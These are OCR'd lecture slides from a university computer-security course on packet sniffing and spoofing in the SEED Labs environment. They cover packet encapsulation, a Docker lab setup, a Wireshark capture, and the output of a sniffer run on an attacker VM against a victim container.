CSCI 476: Computer Security

Network Security: Packet Sniffing and Spoofing

Reese Pearsall

Spring 2023


Announcement

Lab 5 (XSS) Due Sunday 3/26 @ 11:59 PM

Fall 2023 Registration Info

HackerCats is hosting an event on password cracking tomorrow @ 6:00 PM

Project due in about a month from now (April 23rd)




Let's Get Cracking!

Date and Time
Thursday, March 23 2023 at 6:00 PM MDT to
Thursday, March 23 2023 at 7:00 PM MDT
Add To Google Calendar | iCal/Outlook

Location
NAH 149

Our packet currently has

- Some application-level message (HTTP Request)
- Port number of that application process (TCP header)
- Mechanism to ensure our packet arrives correctly (TCP Header)
- A way to locate the computer (IP address/IP Header)
- A unique identifier for our destination (MAC Address/Frame)



GET WWW.BLAH.COM

Headers

Body

HTTPP Request

TCP Header

IP Header


Ethernet Frame

Our final packet!

Our initially packet gets encapsulated multiple times, sort of like a nesting doll!

The Journey of a packet


Packets are **encapsulated** in various protocol layers; each has a **header** and **payload**



Our focus in the next few weeks will be on the transport layer (**TCP/UDP**), network layer (**IP**), and application layer

Setup


```
docker-compose up -d
```




[SEED Labs] Capturing from enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time              Source          Destination     Protocol Length Info
  1 2022-10-27 12:4… 10.0.2.4        172.217.14.206  ICMP      98 Echo (ping) request  id=0x001d, seq=38/9728, ttl
  2 2022-10-27 12:4… 172.217.14.206  10.0.2.4        ICMP      98 Echo (ping) reply    id=0x001d, seq=38/9728, ttl
  3 2022-10-27 12:4… 10.0.2.4        35.232.111.17   TCP       74 36626 → 80 [SYN] Seq=2660089257 Win=64240 Len=0
  4 2022-10-27 12:4… 35.232.111.17   10.0.2.4        TCP       60 80 → 36626 [SYN, ACK] Seq=89146 Ack=2660089258 W
  5 2022-10-27 12:4… 10.0.2.4        35.232.111.17   TCP       54 36626 → 80 [ACK] Seq=2660089258 Ack=89147 Win=64
  6 2022-10-27 12:4… 10.0.2.4        35.232.111.17   HTTP     141 GET / HTTP/1.1
  7 2022-10-27 12:4… 35.232.111.17   10.0.2.4        HTTP     202 HTTP/1.1 204 No Content
  8 2022-10-27 12:4… 35.232.111.17   10.0.2.4        TCP       60 80 → 36626 [FIN, ACK] Seq=89295 Ack=2660089345 W
  9 2022-10-27 12:4… 10.0.2.4        35.232.111.17   TCP       54 36626 → 80 [ACK] Seq=2660089345 Ack=89295 Win=64
 10 2022-10-27 12:4… 10.0.2.4        35.232.111.17   TCP       54 36626 → 80 [FIN, ACK] Seq=2660089345 Ack=89296 W
 11 2022-10-27 12:4… 35.232.111.17   10.0.2.4        TCP       60 80 → 36626 [ACK] Seq=89296 Ack=2660089346 Win=32
 12 2022-10-27 12:4… 10.0.2.4        172.217.14.206  ICMP      98 Echo (ping) request  id=0x001d, seq=39/9984, ttl
 13 2022-10-27 12:4… 172.217.14.206  10.0.2.4        ICMP      98 Echo (ping) reply    id=0x001d, seq=39/9984, ttl
 14 2022-10-27 12:4… 10.0.2.4        172.217.14.206  ICMP      98 Echo (ping) request  id=0x001d, seq=40/10240, tt
 15 2022-10-27 12:4… 172.217.14.206  10.0.2.4        ICMP      98 Echo (ping) reply    id=0x001d, seq=40/10240, tt

Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_30:f4:d9 (08:00:27:30:f4:d9), Dst: RealtekU_12:35:00 (52:54:00:12:35:00)
Internet Protocol Version 4, Src: 10.0.2.4, Dst: 172.217.14.206
Internet Control Message Protocol
```




On the attacker machine, we can also see these packets in Wireshark!



```
[10/27/22]seed@VM:~/.../sniff_spoof$ vi sniffer.py
[10/27/22]seed@VM:~/.../sniff_spoof$ sudo python3 sniffer.py
Ether / IP / ICMP 10.0.2.4 > 172.217.14.206 echo-request 0 / Raw
Ether / IP / ICMP 172.217.14.206 > 10.0.2.4 echo-reply 0 / Raw
Ether / IP / ICMP 10.0.2.4 > 172.217.14.206 echo-request 0 / Raw
Ether / IP / ICMP 172.217.14.206 > 10.0.2.4 echo-reply 0 / Raw
Ether / IP / ICMP 10.0.2.4 > 172.217.14.206 echo-request 0 / Raw
Ether / IP / ICMP 172.217.14.206 > 10.0.2.4 echo-reply 0 / Raw
```

```
dock sh 2ebd
```



```
root@2ebd63942881:/# ping google.com
PING google.com (172.217.14.206) 56(84) bytes of data.
64 bytes from sea30s01-in-f14.1e100.net (172.217.14.206): icmp_seq=1 ttl=53 time
=15.8 ms
64 bytes from sea30s01-in-f14.1e100.net (172.217.14.206): icmp_seq=2 ttl=53 time
=15.8 ms
64 bytes from sea30s01-in-f14.1e100.net (172.217.14.206): icmp_seq=3 ttl=53 time
=15.8 ms
64 bytes from sea30s01-in-f14.1e100.net (172.217.14.206): icmp_seq=4 ttl=53 time
=15.9 ms
```


For this lab, we will logged into our attacker machine (our VM) ***and*** logged into a victim machine (a container)

Attacks on TCP

